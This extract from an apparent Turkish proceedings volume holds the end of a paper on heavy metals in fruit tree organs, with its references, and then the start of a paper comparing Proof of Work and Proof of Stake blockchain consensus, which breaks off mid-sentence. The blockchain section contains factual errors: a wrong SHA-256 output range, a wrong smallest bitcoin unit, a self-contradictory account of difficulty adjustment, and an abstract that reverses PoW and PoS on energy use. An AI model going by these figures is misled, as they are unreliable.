Bu güne kadar yapılan çok sayıda çalışmada da farklı elementlerin konsantrasyonlarının organa bağlı olarak değişimleri değerlendirilmiştir. Yapılan çalışmalarda Mossi (2018) yaprak ve dal, Pınar (2019) yaprak, tohum ve dal, Turkyılmaz vd., (2018b,c) kabuk ve odun, Erdem (2018) ve Sevik vd., (2018) yaprak, tohum ve dal, Elfantazi vd., (2018a,b) yaprak ve dal, Özel (2019) yaprak, dal ve meyve, Akarsu (2019) iç kabuk, dış kabuk ve odun arasındaki farklılıkları belirlemişlerdir. Bu çalışmalarda ağır metal konsantrasyonlarının organ bazında önemli ölçüde değiştiği tespit edilmiştir.

Bitki organlarındaki ağır metal konsantrasyonunun seviyesini etkileyen pek çok faktör bulunmaktadır. Bunların başında bitki türü gelmektedir. Farklı bitkiler farklı ağır metalleri farklı düzeylerde biriktirebilmektedir. Bundan dolayı da aynı bölgede yetişmiş bitkilerdeki ağır metal konsantrasyonları arasında önemli düzeyde farklılıklar bulunabilmektedir (Saleh, 2018; Özel, 2019). Ağır metaller atmosfere karıştıktan sonra bitki bünyesinde birikmeleri süreci oldukça karmaşık ve pek çok faktörün etkisi altındadır. Bitkinin yaprak yüzeyi, partikül madde miktar ve büyüklüğü, ağır metalin yapısı, bitkinin habitusu, bitki metabolizması, yaprak yaşı gibi pek çok faktör bu süreci etkilemektedir. Çevresel koşullar da ağır metallerin öncelikle atmosfer içerisindeki davranışını ve dolayısıyla da bitki bünyesinde birikmelerini önemli ölçüde etkilemektedir. (Shahid vd., 2017; Mossi, 2018; Sevik vd., 2018; Özel, 2019; Çobanoğlu, 2019).

Bugüne kadar yapılan çalışmalar ağır metallerin atmosferde yayılımının ve bitki bünyesine girişinin çok kompleks bir mekanizma olduğunu göstermiştir (Shahid ve ark., 2017; Mossi, 2018).

Aynı ortamda yetişen bitkilerin ağır metal biriktirme potansiyeli bitki türü ve bitki organı yanında, organelin yapısı, metallerin fiziko-kimyasal özellikleri, organelin morfolojisi ve yüzey alanı, organelin yüzey dokusu ve büyüklüğü, bitki habitusu, ağır metale maruz kalma süresi ve partikül madde miktarı gibi faktörlere bağlı olarak da değişmektedir (Schreck ve ark., 2012; Shahid, 2017; Turkyilmaz ve ark., 2018a,b). Ayrıca çevre koşulları, özellikle hava rutubeti ve yağış da bitki bünyesine ağır metal girişini önemli ölçüde etkilemektedir (Shahid ve ark., 2017; Özel, 2019).

Çalışma sonucunda özellikle As ve B elementleri konsantrasyonlarının meyve ağacı türleri ile organlar arasında doğrusal bir ilişki saptanamamıştır. Bitkilerde ağır metal konsantrasyonlarının birikimi; bitki türü, alt türü, varyetesi, orijini, habitusu, organ yapısı gibi bitkiye bağlı özelliklerin yanında ağır metalin türü, yapısı, bitki ile karşılıklı etkileşimi gibi ağır metal özellikleri ayrıca yağış, rutubet, rüzgar gibi çevresel faktörlerin karşılıklı etkileşimi ile şekillenen kompleks bir süreçtir. Bu süreç ve bu süreçte etkili olan mekanizmalar henüz tam olarak çözülebilmemiş değildir. Bundan dolayı bu konudaki çalışmaların çeşitlendirilip artırılarak devam ettirilmesi gerekmektedir.

KAYNAKLAR

- Akarsu, H. (2019). Determination of heavy metal accumulation in atmosphere by being aid of annual rings. Kastamonu University Institute of Science, Msc. Thesis. Kastamonu
- Akbar, K.F., Hale, W.H.G., Headley, A.D., Athar, M., (2006). Heavy Metal Contamination of Roadside Soils of Northern England. *Soil & Water Res.*, 1: 158-163.
- Ali, S., Tanvir, M. Z., (2008). Mahmooduzzafar, and Muhammad Iqbal. "Ontogenetic changes in foliar features and psoralen content of *Psoralea corylifolia* Linn. exposed to SO." *Journal of environmental biology*.
- Baker, J. M., Ochsner, T. E., Venterea, R. T., & Griffis, T. J. (2007). Tillage and soil carbon sequestration—What do we really know?. *Agriculture, ecosystems & environment*, 118(1-4), 1-5.
- Bellinger, D. (1995). Neuropsychologic function in children exposed to environmental lead. *Epidemiology*, 101-103.
- Benfenati, E., Valzacchi, S., Mariani, G., Airoidi, L., & Fanelli, R. (1992). PCDD, PCDF, PCB, PAH, cadmium and lead in roadside soil: relationship between road distance and concentration. *Chemosphere*, 24(8), 1077-1083.
- Carlosena, A., Andrade, J.M., and Prada, D., (1998). Searching for heavy metals grouping roadside soil as a function of motorized traffic influence. *Talanta* 47, 753–767.
- Çelik, A., Kartal, A. A., Akdoan, A. and Kaska, Y., (2005). Determining the heavy metal pollution in Denizli (Turkey) by using Robinio pseudo-acacia L. *Environ. Int.* 31, 105–112.
- Çetin, N., Mansuroğlu, S., Kalaycı, Ö, A.,(2018). Xeriscaping Feasibility As An Urban Adaptation Method For Global Warming: A Case Study From Turkey. *Pol. J. Environ. Stud.*, 27 (3), 1009.
- Çobanoğlu, O., (2019). Mavi Ladin (*Picea pungens* Engelm) İbrelereinin Yakın Geçmişteki Ağır Metal Birikiminde Biyomonitör Olarak Kullanılabilir Olanakları, Kastamonu Üniversitesi Fen Bilimleri Enstitüsü Sürdürülebilir Tarım ve Tabii Bitki Kaynakları Ana Bilim Dalı. Yüksek Lisans Tezi
- Davydova, S. (2005). Heavy metals as toxicants in big cities. *Microchemical Journal*, 79(1-2), 133-136.
- Dolan, M. S., Clapp, C. E., Allmaras, R. R., Baker, J. M., & Molina, J. A. E., (2006). Soil organic carbon and nitrogen in a Minnesota soil as related to tillage, residue and nitrogen management. *Soil and Tillage Research*, 89(2), 221-231.
- Elfantazi, M.F.M., Aricak, B. & Baba, F.A.M., (2018a). Changes in Concentration of Some Heavy Metals in Leaves And Branches of Acer Pseudoplatanus Due to Traffic Density. *International Journal of Trend in Research and Development*,5(2): 704-707
- Elfantazi, M.F.M., Aricak, B., Ozer Genc, C., (2018b). Concentrations In Morus Alba L. Leaves and Branches Due To Traffic Density. *International Journal of Current Research*. 10(05): 68904-68907.
- Erdem, T., (2018). Ağır Metal Konsantrasyonlarının Bazı Bitkilerde Tür, Organel Ve Trafik Yoğunluğuna Bağlı Değişimi. Yüksek Lisans Tezi, Kastamonu Üniversitesi Fen Bilimleri Enstitüsü. Kastamonu, Türkiye.
- Fakayode, S, O., and B. I. Olu-Owolabi. (2003). "Heavy metal contamination of roadside topsoil in Osogbo, Nigeria: its relationship to traffic density and proximity to highways." *Environmental Geology* 44, no. 2: 150-157.

- Ferretti, J. L., Capozza, R. F., Tysarczyk-Niemeyer, G., Schiessl, H., & Steffens, M. (1995). Tomographic determination of stability parameters allows noninvasive estimation of bending or torsion strength. *Osteoporos Int*, 5, 298-304.
- Garcia, R. and Mill'an, E., (1998). Assessment of Cd, Pb and Zn contamination in roadside soils and grasses from Gipuzkoa (Spain). *Chemosphere*. 37, 1615–1625.
- Gülgün B., Güney M.A., Aktaş E., Yazıcı K., (2014) Role Of Landscape Architect In Interdisciplinary Planing Of Sustainable Cities. *Journal Of Environmental Protection And Ecology* 15 (4), 1877.
- Ho, Y.B. and Tai, K.M., (1988). Elevated levels of lead and other metals in roadside soil and grass and their use to monitor aerial metal depositions in Hong Kong. *Environ. Pollut.* 49, 37–51.
- Imperato, M., P., Adamo, D., Naimo, M., Arienzo, D., (2003). Stanzone, and P. Violante. "Spatial distribution of heavy metals in urban soils of Naples city (Italy)." *Environmental pollution* 124, no. 2 : 247-256.
- Iqbal, M. Z., M. Shafiq, and S. F. Ali., (1994). "Effect of automobile pollution on seed weight and branch length of some plants." *Turkish Journal of Botany* 18.6 : 475-479.
- Isınkaralar O., Isınkaralar K., Ekızler A., İlkdoğan C.. (2017). Changes In The Amounts Of Co2 And Particulate Matter In Kastamonu Province Depending On Weather Conditions And Locations, *Journal Of Chemical, Biological And Physical Sciences*, 7 (3), 643.
- Jarup, L., (2003). Hazards of heavy metal contamination. *Brit. Med. Bull.* 68, 167–182.
- Khan, D. H., & Frankland, B. (1983). Effects of cadmium and lead on radish plants with particular reference to movement of metals through soil profile and plant. *Plant and soil*, 70(3), 335-345.
- MacFarlane, G. R., and M. D. Burchett., (2001). "Photosynthetic pigments and peroxidase activity as indicators of heavy metal stress in the grey mangrove, *Avicennia marina* (Forsk.) Vierh." *Marine pollution bulletin* 42.3:233-240.
- MacFarlane, G. R., and M. D. Burchett. (2002). "Toxicity, growth and accumulation relationships of copper, lead and zinc in the grey mangrove *Avicennia marina* (Forsk.) Vierh." *Marine Environmental Research* 54.1: 65-84.
- Mossi, M.M.M. (2018). Determination Of Heavy Metal Accumulation In Some Shrub Formed Landscape Plants, Kastamonu University Institute Of Science Department Of Forest Engineering, PhD Thesis
- Motto, H. L., Daines, R. H., Chilko, D. M., & Motto, C. K. (1970). Lead in soils and plants: its relation to traffic volume and proximity to highways. *Environmental Science & Technology*, 4(3), 231-237.
- Muskett, C. J., and M. P. Jones. (1980). "The dispersal of lead, cadmium and nickel from motor vehicles and effects on roadside invertebrate macrofauna." *Environmental Pollution Series A, Ecological and Biological* 23.3 231-242.
- Nakayama MMS, Ikenaka Y, Muzandu K, Choongo K, Oroszlany B, Teraoka H, Mizuno N, Ishizuka M., (2010). Heavy metal accumulation in lake sediments, fish (*Oreochromis niloticus* and *Serranochromis thumbergi*), and crayfish (*Cherax quadricarinatus*) in Lake Itzhi-tezhi and Lake Kariba, Zambia. *Arch Environ Contam Toxicol* 59:291–300.
- Ndiokwere, C. L., (1984). A study of heavy metal pollution from motor vehicle emissions and its effect on roadside soil, vegetation and crops in Nigeria. *Environmental Pollution Series B, Chemical and Physical*, 7(1), 35-42.
- Nies, Dietrich H., (1999). "Microbial heavy-metal resistance." *Applied microbiology and biotechnology* 51.6: 730-750.
- Nriagu, J. O., (1988). A silent epidemic of environmental metal poisoning?. *Environmental pollution*, 50(1-2), 139-161.
- Özel S., (2019). The Variation of Heavy Metal Accumulation in Some Fruit Tree Organelles Due to Traffic Density. Kastamonu University Graduate School of Natural and Applied Sciences Department of Sustainable Agriculture and Natural Plant Resources. MSc Thesis Research, 23(13), 13424-13431
- Pınar, B., (2019). Bazı Peyzaj Bitkilerinde Ağır Metal Birikiminin Trafik Yoğunluğuna Bağlı Değişimi. Yüksek Lisans Tezi. Fen Bilimleri Enstitüsü. Kastamonu.
- Radha, R., Tripathi, R.M., Vinod, K.A., Sathe, A.P., Khandekar, R.N., and Nambi, K.S.V. (1997). Assessment of Pb, Cd, Cu, and Zn exposures of 6- to 10-year-old children in Mumbai. *Environ. Res.* 80, 215–221.
- Saleh, E.A.A., (2018). Determination of heavy metal accumulation in some landscape plants, Kastamonu university institute of science department of forest engineering, ph.d. Thesis. Kastamonu

- Schreck, E., Foucault, Y., Sarret, G., Sobanska, S., Cécillon, L., Castrec R. M. & Uzu Dumat C., (2012). Metal and metalloid foliar uptake by various plant species exposed to atmospheric industrial fallout: mechanisms involved for lead. *Sci. Toplam Environ.* 427–428, 253–262.
- Schwartz, J., (1994). Low-level lead exposure and children' s IQ: a metaanalysis and search for a threshold. *Environmental research*, 65(1), 42-55.
- Sevik H, Cetin M, Ozel HB, Pinar B., (2019a). Determining toxic metal concentration changes in landscaping plants based on some factors. *Air Quality, Atmosphere & Health*, 12(8): 983-991
- Sevik H, Ozel HB, Cetin M, Özel HU, Erdem T. (2019b). Determination of changes in heavy metal accumulation depending on plant species, plant organism, and traffic density in some landscape plants. *Air Quality, Atmosphere & Health*, 1-7.
- Sevik, H., Ozel, H. B., Cetin, M., Özel, H. U., & Erdem, T., (2018). Determination of changes in heavy metal accumulation depending on plant species, plant organism, and traffic density in some landscape plants. *Air Quality, Atmosphere & Health*, 1-7
- Shahid, M., Dumat, C., Khalida, S., Schreck, E., Xiong, T. & Nabeel N. K., (2017).Foliar heavy metal uptake, toxicity and detoxification in plants: A comparison of foliar and root metal uptake. *Journal of Hazardous Materials*, 325, 36-58.
- Silva, André Luiz Oliveira da, Paulo RG Barrocas, Silvana do Couto Jacob, and Josino Costa Moreira., (2005). "Dietary intake and health effects of selected toxic elements." *Brazilian journal of plant physiology* 17, no. 1: 79-93.
- Thacker, Stephen B., Daniel A. Hoffman, Jay Smith, Karen Steinberg, and Matthew Zack. (1992). "Effect of low-level body burdens of lead on the mental development of children: limitations of meta-analysis in a review of longitudinal data." *Archives of Environmental Health: An International Journal* 47, no. 5: 336-346.
- Turer, D. G. and Maynard, J. B., (2003). Heavy metal contamination in high way soil. Comparison Corpus Christi, Texas and Cincinnati Ohio shows organic matter is key to mobility clean technology and environmental policy, 4: 235-245.
- Turkylmaz, A., Sevik, H., Cetin M., (2018a). The use of perennial needles as biomonitors for recently accumulated heavy metals. *Landscape and Ecological Engineering*, 14 (1), 115-120
- Turkylmaz, A., Sevik, H., Isinkaralar, K., Cetin, M., (2018b). Using Acer platanoides annual rings to monitor the amount of heavy metals accumulated in air. *Environ Monit Assess* 190: 578. <https://doi.org/10.1007/s10661-018-6956-0>
- Turkylmaz, A., Cetin, M., Sevik, H., Isinkaralar, K., & Saleh, E. A. A., (2018c). Variation of heavy metal accumulation in certain landscaping plants due to traffic density. *Environment, Development and Sustainability*, 1-14.
- Weast, R. C., M. J. Astle, and W. H. Beyer., (1984). "Redox potential." *Handbook of chemistry and physics. 64th Edition (1983-1984). Boca Raton, Florida: CRC Press* (1984): 156-163.

BLOKZİNCİRDE EMEK KANITI ve HİSSE KANITI UZLAŞMA PROTOKOLLERİ
THE PROOF OF WORK and THE PROOF OF STAKE CONSENSUS PROTOCOLS
IN BLOCKCHAIN**Roda KIZIL**Yüksek Lisans Öğrencisi, Batman Üniversitesi Fen Bilimleri Enstitüsü, Elektrik elektronik Mühendisliği Anabilim Dalı,
(Sorumlu Yazar)**Süleyman KARDAŞ**

Dr. Öğr. Üyesi, Batman Üniversitesi Mühendislik ve Mimarlık Fakültesi, Bilgisayar Mühendisliği Bölümü

ÖZET

Blokzinciri, merkezi bir yerden yönetilemeyen, ağda bulunan tüm üyelerin (düğümlerin) birbirlerine güven duymalarına gerek kalmadan; verilerin herhangi bir saldırgan tarafından değiştirilemeyeceği, herkese açık, şeffaf, dağıtık ve sıralı aynı zamanda zaman damgalı verilerin tümünü içinde barındıran bir kayıt defteri olarak tanımlanmaktadır. Düğümler, veri akışını sağlayan madencilerdir. Bu madenciler, belli bir kriptografik kurallar çerçevesinde mümkün olan en çok işlemi içeren bir bloğu oluşturmayı amaçlar. Blokların birbirine bağlanması ve uzamasıyla defter oluşmaktadır. Bir blokzincir sisteminde tek bir zincir devam ettirilmekte olup tek bir defter tutulmaktadır. Sistemde birden fazla zincir oluşması durumunda uyumsuzlukların oluşmaması ve güvenliğin sağlanması gerekir. Blokzincirin güvenliğinin sağlanması ve tutarlılığının sağlanması için uzlaşma protokolleri önerilmiştir. Bu uzlaşma protokollerinden ilki olan Proof of Work (Emek İspatı), bitcoinin keşfinden önce Cynthia Dwork ve Moni Naor tarafından ortaya atılmış ve 2008 yılında Nakamoto tarafından sunulmuştur. Bu uzlaşma protokolünde, madenciler blokzincire blok eklemek için karmaşık ve bir o kadar da zor bilgisayar gücü gerektiren matematiksel işlemler yapmaktadır. Bu da çok fazla enerjinin tüketimine neden olduğu gibi çok fazla zaman kaybına da neden olur. Tüm bu kayıpları en aza indirmek ve güvenilirliği artırmak için 2012 yılında Proof of Stake (Hisse ispatı) adında yeni bir uzlaşma protokolü sunulmuştur. Bu protokolde, sistemin güvenliği kullanıcıların zincirdeki hisselerine bağlıdır. Kullanıcının blok ekleme şansı, zincirdeki hissesiyle doğru orantılıdır. Yani kullanıcı ne kadar fazla hisseye sahipse blok ekleme şansı o kadar fazladır. PoS uzlaşma protokolü, PoW uzlaşma protokolündeki gibi işlem gücüne sahip olmalarına gerek olmadığından dolayı PoW protokolüne göre enerji tüketimi çok daha azdır. Bu makalede blokzincirin tutarlılığının ve güvenliğinin sağlanması için kullanılan uzlaşma protokollerinden PoW ve PoS uzlaşma protokolleri ele alınmıştır. PoW ve PoS uzlaşma protokolleri arasındaki farklar incelenip, avantaj ve dezavantajları anlatılarak karşılaştırmalarına yer verilmiştir.

Anahtar Kelimeler: Blokzincir, Emek İspatı, Hisse İspatı.**ABSTRACT**

Blockchain is defined as a registry that cannot be managed from a central location and that all the members in the network (nodes) cannot be changed by malicious adversary without having to trust each other, it is open to all, transparent, distributed, sequential and also contains all the time stamped data. Nodes are miners that provide data flow. These miners aim to create a block that contains as many transactions as possible under certain cryptology and rules. The blockchain is formed by connecting and extending the blocks. In a blockchain, a single chain is maintained and a single registry book is kept. In the event that more than one chain is formed in the system, there should be no conflicts and security must be ensured. Consensus protocols have been proposed to ensure the safety and consistency of the blockchain. Proof of work is the first consensus protocol and was introduced by Nakamoto in 2008 before the discovery of bitcoin by Cynthia Dwork and Moni Naor. In PoW, miners compute complex and mathematical operations that require high number of computer power to publish a correct block. This causes a lot of energy consumption as well as a lot of time loss. In 2012, a new protocol called POS (Proof of Stake) was introduced to minimize all these losses and increase reliability. In this protocol, the system depends on the shares of users in the chain. The chances of adding the user to the block are directly proportional to the stock in the chain. Therefore, the more shares he has, the greater the chance of publishing blocks. In contrast to PoW, PoS does not need to have processing power. Therefore, the energy consumption is less than the PoS protocol. In this article, PoW and PoS protocols, which are

used to ensure consistency and security of blockchain, are discussed. The differences between PoW and PoS protocols are examined and their advantages and disadvantages are explained and compared.


Keywords: Blockchain, Proof of work (PoW), Proof of stake (PoS).

GİRİŞ

Türkçe anlamı bloklar zinciri olan Blokzincir, ilk kez dijital para Bitcoin'in arkasındaki teknoloji olarak ortaya çıkmış olup Satoshi Nakamoto takma isimli kişi veya kişilerin 2008'in Ekim ayında yayımlanan "Bitcoin: Eşten Eşe Elektronik Ödeme Sistemi" makalesiyle ortaya çıkmıştır [1]. Birkaç insanın para transferi işlemini kimseye gerek kalmadan daha doğrusu merkezi bir yere bağlı kalmadan gerçekleştirme isteği Blokzincir teknolojisini ortaya çıkmasını sağlamıştır. Blokzinciri, merkezi bir yerden yönetilemeyen, ağda bulunan tüm üyelerin (düğüm) birbirlerine güven duymalarına gerek kalmadan içerisindeki verilerin herhangi bir saldırgan tarafından değiştirilemeyeceği, herkese açık, şeffaf, dağıtık, sıralı aynı zamanda zaman damgalı verilerin tümünü içinde barındıran bir kayıt defteri olarak tanımlanmaktadır. Blokzincirin içerisindeki bu sistem, para transferi ve güvenliği kriptografik olarak zor problemlere dayandığından dolayı bankalara olan ihtiyacı ortadan kaldırmıştır. Blokzincir ile tüm verilerin kayıt altına alınması ve transfer işleminin gerçekleştirilebilir olması Blokzincir teknolojisini önemini daha da artırmıştır [2]. Blokzincir teknolojisini temel bileşenleri; bilgisayarlardan oluşan dağıtık bir ağ, ağın iletişimini sağlayacak olan bir protokol ve bir uzlaşma (mutabakat) mekanizmasıdır [3]. Bu makalede blokzincirde en çok kullanılan uzlaşma protokollerinden PoW ve PoS protokolleri ele alınıp avantaj ve dezavantajları anlatılarak, karşılaştırılmalarına yer verilmiştir.

1.BLOKZİNCİR

Blokzincir; düğüm, özet fonksiyonlar, açık anahtar sistemi, adresler, işlemler, bloklar, defterler ve uzlaşma protokolünden oluşur.



Şekil 1. Blokzincir Mimarisi


Düğüm: Blok zincirine bağlı çalışan ve işlemlerin hesaplanmasını ve onaylanmasını sağlayan katılımcılardır. Blokzincirde ki her katılımcıya düğüm adı verilir. Tüm Düğümler eşit haklara sahiptirler.

Özet (hash) fonksiyonu: Özet fonksiyonları değişken uzunluktaki açık metinleri sabit uzunluktaki bir özet değerine dönüştüren fonksiyonlardır (NIST, 2015) [4]. Veri içerisinde meydana gelecek en ufak bir değişiklik, çıkan sonuçta farklı bir özetin oluşmasına neden olacaktır [5]. İdeal bir kriptografik özet fonksiyonu şu dört özelliği sağlaması gerekir.

- Rastgele bir mesajın özet değerinin hesaplanması kolay olmalıdır.
- Özeti alınan mesajın bulunması/ oluşturulması neredeyse imkânsız olmalıdır.
- Mesajın değiştirilmesi durumunda özeti de kesinlikle değişir. Bundan dolayı özeti değişmeden mesajın değişmesi çok zor olmalıdır.
- Aynı özete sahip iki farklı mesajın bulunması zor olmalıdır.

En güvenli özet fonksiyonlar SHA-256, Keccak-256, RİPEMD-160, Scrypt ve X11 algoritmalarıdır [6]. **Açık anahtar sistemi:** Açık anahtar şifreleme veya asimetrik kriptografi, birbirinden farklı iki anahtar kullanan (açık ve özel/gizli anahtarlar) bir şifreleme protokolüdür. Adlarından da anlaşılacağı gibi gizli anahtar kişiye özel bir anahtar, açık anahtar ise herkese açık bir anahtardır. Tüm kriptografik uygulamalarda güvenlik, gizli anahtarın gizliliğiyle sağlanır. Algoritmalar herkese açıktır. Ancak, bilgisayarların hızla artan işlem gücü göz önüne alındığında, gizli anahtarın deneme-yanılma ya da diğer saldırı yöntemleriyle kolayca tespit edilememesi için, özellikle kullanılan anahtarın bit uzunluğuna ve açık anahtarla gizli anahtar arasındaki matematiksel ilişkinin karmaşıklık derecesine dikkat edilmelidir [8].

Asimetrik kriptografide, şifreleme ve deşifreleme de kullanılan anahtar çifti arasında matematiksel bir ilişki bulunur [9]. Açık anahtar ile şifrelenen veri; gizli anahtar ile, gizli anahtar ile şifrelenen veri ise açık anahtar ile deşifre edilebilir. Gizli anahtarla yapılan şifreleme işlemine imzalama denir [10]. Asimetrik bir şifreleme mekanizmasına dayalı olan Dijital İmza, Blokzincir'de işlemlerin doğrulanmasını onaylamak için kullanılmaktadır [11].




Şekil 2. Dijital imzalamada Şifreleme ve Doğrulama

Adresler: Tüm kripto para birimlerinin kendilerine has bir adres oluşturma tekniği bulunmaktadır. Kripto para cüzdanı, gizli ve açık (genel) anahtarlarının depolamasını ve kullanıcıların dijital paralarının gönderim ve alımını, bakiyelerini görüntüleyip kontrolünü yapabilmelerini ve diğer işlemlerini gerçekleştirmelerini sağlamak için blokzincirle etkileşime giren bir programdır.


İşlemler (Transaction): İşlem, bir parasal değer (coin) bir adresten (input) başka bir adrese (output) transferini sağlayan kayıttır. Tüm işlemler herkese açık olup, blokzincir teknolojisindeki bloğun içerisinde tutulur. Blokzincir teknolojisi, bu işlemlerin transferlerini güvenli bir şekilde sağlanması için oluşturulmuştur.

Bloklar: Bloklar, Blokzincir 'deki verileri, işlemleri içerisinde bulunduran ve bu işlemlerin güvenliğini sağlayan bir yapıdır. Eklenen her blok bir önceki bloğa bağlanarak zinciri oluşturur [1]. (Şekil 3' e bknz).



Şekil 3. Tüm Blokların Birbirini Takip ettiği yapı

Blokszincir'i başlatan ilk bloğa başlangıç bloğu (genesis block) denir. Sonrasında gelen tüm bloklar ardışık olarak devam etmektedir. Birinci blok, hem ilk bloğun özet bilgilerini hem de kendi verilerini içermektedir. Tüm bloklar birbirine bu yapı ile bağlıdır ve n sayıda blok için; (n+2)'inci blok (n+1)'deki özet bilgileri, (n+1)'deki blok da (n)'inci bloktaki özet bilgileri içerir [1].




Blok i-1

Blok i

Şekil 4. Blokszincir yapısı (Tanrıverdi, Uysal, & Üstündağ, 2019) Blokszincir yapısı. [12].

Burada zincir benzetmesi yapılmasının nedeni; her bir bloğun kendisinden önce gelen bloğun özetini içermesindedir, bu sayede bloklar tıpkı bir zincir halkası gibi birbirine bağlanır.

- Bir blok temel olarak **Blok başlığı** ve **gövde** olmak üzere iki yapıdan oluşmaktadır.



Şekil 5. Blokların zincirlenmesi

Blokszincirin blok başlığında; bir önceki bloğun özet değeri, zaman damgası, tek kullanımlık sayı (teksa) değeri ve blok içerisindeki işlemlerin Merkle kök özet değeri bulunur. Bloğun gövde kısmında ise kendi başlık kısmının özet değeri ve barındırdığı işlemlerden oluşmaktadır [2]. Bloğun büyüklüğü ve yapılan işlemlerin büyüklüğü, bir bloğun içerdiği işlem sayısını etkilemektedir. Blokszincirde bulunan tüm bloklar art arda birbirleriyle bağlantılı olduğundan dolayı herhangi bir blokta meydana gelen bir değişim bir sonraki bloğu da etkileyeceği için ondan sonra gelen tüm blokların değişmesine neden olacaktır [2]. Blokların birbirine bağlanması ve uzamasıyla defter oluşmaktadır. Bir blokszincir sisteminde tek bir tane zincir devam ettirilmekte olup tek bir defter tutulmaktadır. Sistemde birden fazla zincir oluşması durumunda, uzun dönemde uzun olan zincir benimsenmekte olup diğer zincirlerde bulunan işlemler iptal edilmektedir. Defterin kopyaları birçok farklı düğümlerde tutulmaktadır [6].


2. UZLAŞMA PROTOKOLLERİ (CONSENSUS PROTOCOLS)

Blokszincir, dağıtık bir yapıya sahip olduğundan zincirdeki tüm veriler dağıtık ağda bulunan her bir düğümden aynı veriler tutulmaktadır. Genel blokszinciri herkese açık olduğundan dolayı ağda güvenilmeyecek düğümler bulunabilmektedir. Birçok kişinin bağlı olduğu bir sistemde işlemlerin kabul edilmesi ve onaylanması için; kullanıcıların çoğunluğunun, karar ve fikirleri dikkate alınarak yapılır. Bu kararların sağlanmasına uzlaşma (mutabakat) protokolleri denir. Blokszincirlerin güvenliğinin sağlanması ve tutarlılığının sağlanması için uzlaşma protokolleri önerilmiştir [7,11,13]. Uzlaşma protokollerinde fikir birliğinin sağlanmasının zor olmasından dolayı sistem birçok risklere karşı dayanıklı olmalıdır [3]. Proof of Work uzlaşma protokolünün enerji tüketimi ve zaman kaybı vb. gibi zayıf yönlerinden dolayı araştırmacılar tarafından Proof of stake, Proof of burn, Proof of activity, Proof of Importance, Proof of capacity, Proof of weight, Proof of elapsed time vb. birçok uzlaşma protokolleri sunulmuştur [15]. Bu makalede uzlaşma protokollerinden:

- Emek Kanıtı (Proof of work) Uzlaşma Protokolü
- Hisse Kanıtı (Proof of Stake) Uzlaşma Protokolü ele alınmıştır.

2.1 Emek Kanıtı (Proof of Work)

Proof of work (Emek kanıtı) ilk uzlaşma protokolü olup bitcoinin keşfinden önce Cynthia Dwork ve Moni Naor tarafından ortaya atılmış ve 2008 yılında Nakamoto tarafından sunulmuştur [14]. PoW protokolünde, madenciler istenilen özet değerini bulmak için karmaşık matematiksel işlemler yaparak istenilen özet değerinin bulmak için tüm girdiyi deneyerek bulmaya çalışır [11].



Şekil 6. Emek kanıtı

Emek kanıtı protokolü genelde SHA-256 hash fonksiyonunu kullanır. SHA-256 özet fonksiyonu, 256 bitten oluşur. Bu özet fonksiyonunun tamamı rastgele dizilmiş 0 ve 1 bitlerinden oluşan bir çıktı üretir. 256 bitten oluşan bu dizi tam sayı şeklinde ifade edilir. Bu durumda, SHA-256, $0, 1, 2, 3, \dots, (225^6 - 1)$ arasında rastgele bir sayı üretmiş olacaktır. Emek kanıtı uzlaşma protokolünde Şekil 6 da belirtildiği gibi, sabit bir mesaja, ek mesaj eklenerek SHA-256 ile özeti alındıktan sonra 256 bit uzunluğunda rakamlardan oluşan bir özet elde edilir[35]. Buradaki zorluk derecesi, bu özeti başında bulunan ilk rakamların sistemin istediği sayıda 'sıfır' lardan oluşmasıdır. Bu özeti, istenilen özet değerinden (**zorluk hedefinden**) küçük olması gerekir [35]. Zorluk derecesi kullanılan sıfır sayısına göre değişir. Özeti ilk rakamlarındaki sıfır sayısı arttıkça zorluk derecesi de o derece de artar.

SHA-256 özet fonksiyonu kriptografik olarak güvenli bir algoritmadır. Bu yüzden sistemin çok fazla deneme yanılma yapması gerekir. Sürekli deneme yapılmadan aranan ek mesajın bulunması neredeyse imkansızdır. Ayrıca ek mesajın bulunması çok zorken ek mesajın bulunup, bulunmadığını kontrol etmek ise çok kolaydır [35]. Bitcoin de 2017 yılının Nisan ayında bir saniyede ortalama 35×10^{14} özet (hash) alınmıştır. Blokzincire her 10 dakika da bir yeni bir blok eklenir. Problem 10 dakikadan daha az sürede çözümlerse problem sistem tarafından otomatik olarak zorlaştırılmakta, şayet 10 dakikadan daha az sürede çözülür ise problem otomatik olarak kolaylaştırılmaktadır. **Zorluk hedefinin** küçük olması, emek kanıtını o derecede zorlaştırır [16,17]. Bir madencinin matematiksel işlem gücü ne kadar iyiyse özet değerini bulma gücünde o kadar yüksektir. İstenilen özet değerini ilk bulan madenci zincire yeni bir blok ekleme hakkını elde eder. Böylelikle blok zincirdeki düğümler tarafından doğruluğu onaylandıktan sonra zincire eklenir. Bu işleme madencilik adı verilir. Bloğu, ilk bulan madenci sistem tarafından işlem ücreti ve bitcoin ile ödüllendirilir [11]. Yani her madenci bir sonraki bloğu oluşturabilmek ve bu ödülü alabilmek için birbirleriyle yarışır [4]. Blokzincir madencilerinin birbirleriyle rekabet içinde olması blokzincirin güvenliğini artırır. Ödüllendirmenin amacı sisteme katılımı ve blokzincir teknolojisinin güvenilirliğini sağlamaktır [4]. Şu anda bütün madencilerin bir saniyede hesaplayabildiği özet (Hash Rate) trilyonları bulabilmektedir.

Proof of Work protokolünün en popüler blokzinciri Bitcoin blokzinciridir. Bitcoin kısaltması BTC' dir ve en küçük değeri 0.0000001 BTC (1 BTC= 100.000.000 Satoshi)dir. 1 Satoshi anlamına gelmektedir [1]. Kripto para olan Bitcoin'in parasal işleyişi matematiksel ve yazılımsal olarak sabit bir işleyişe sahiptir. Bitcoin yapısında blok oluşturma ödülü belli bir kurala bağlı olarak sürekli azalacaktır. Ödül miktarı en başta (3 Ocak 2009) 50 BTC idi. Kurala göre her 210.000 blokta bir bu ödül tutarı sistem tarafından yarı yarıya azaltılacak [18,19]. Bu süre yaklaşık 4 seneye denk geliyor. Yani ödül miktarı her

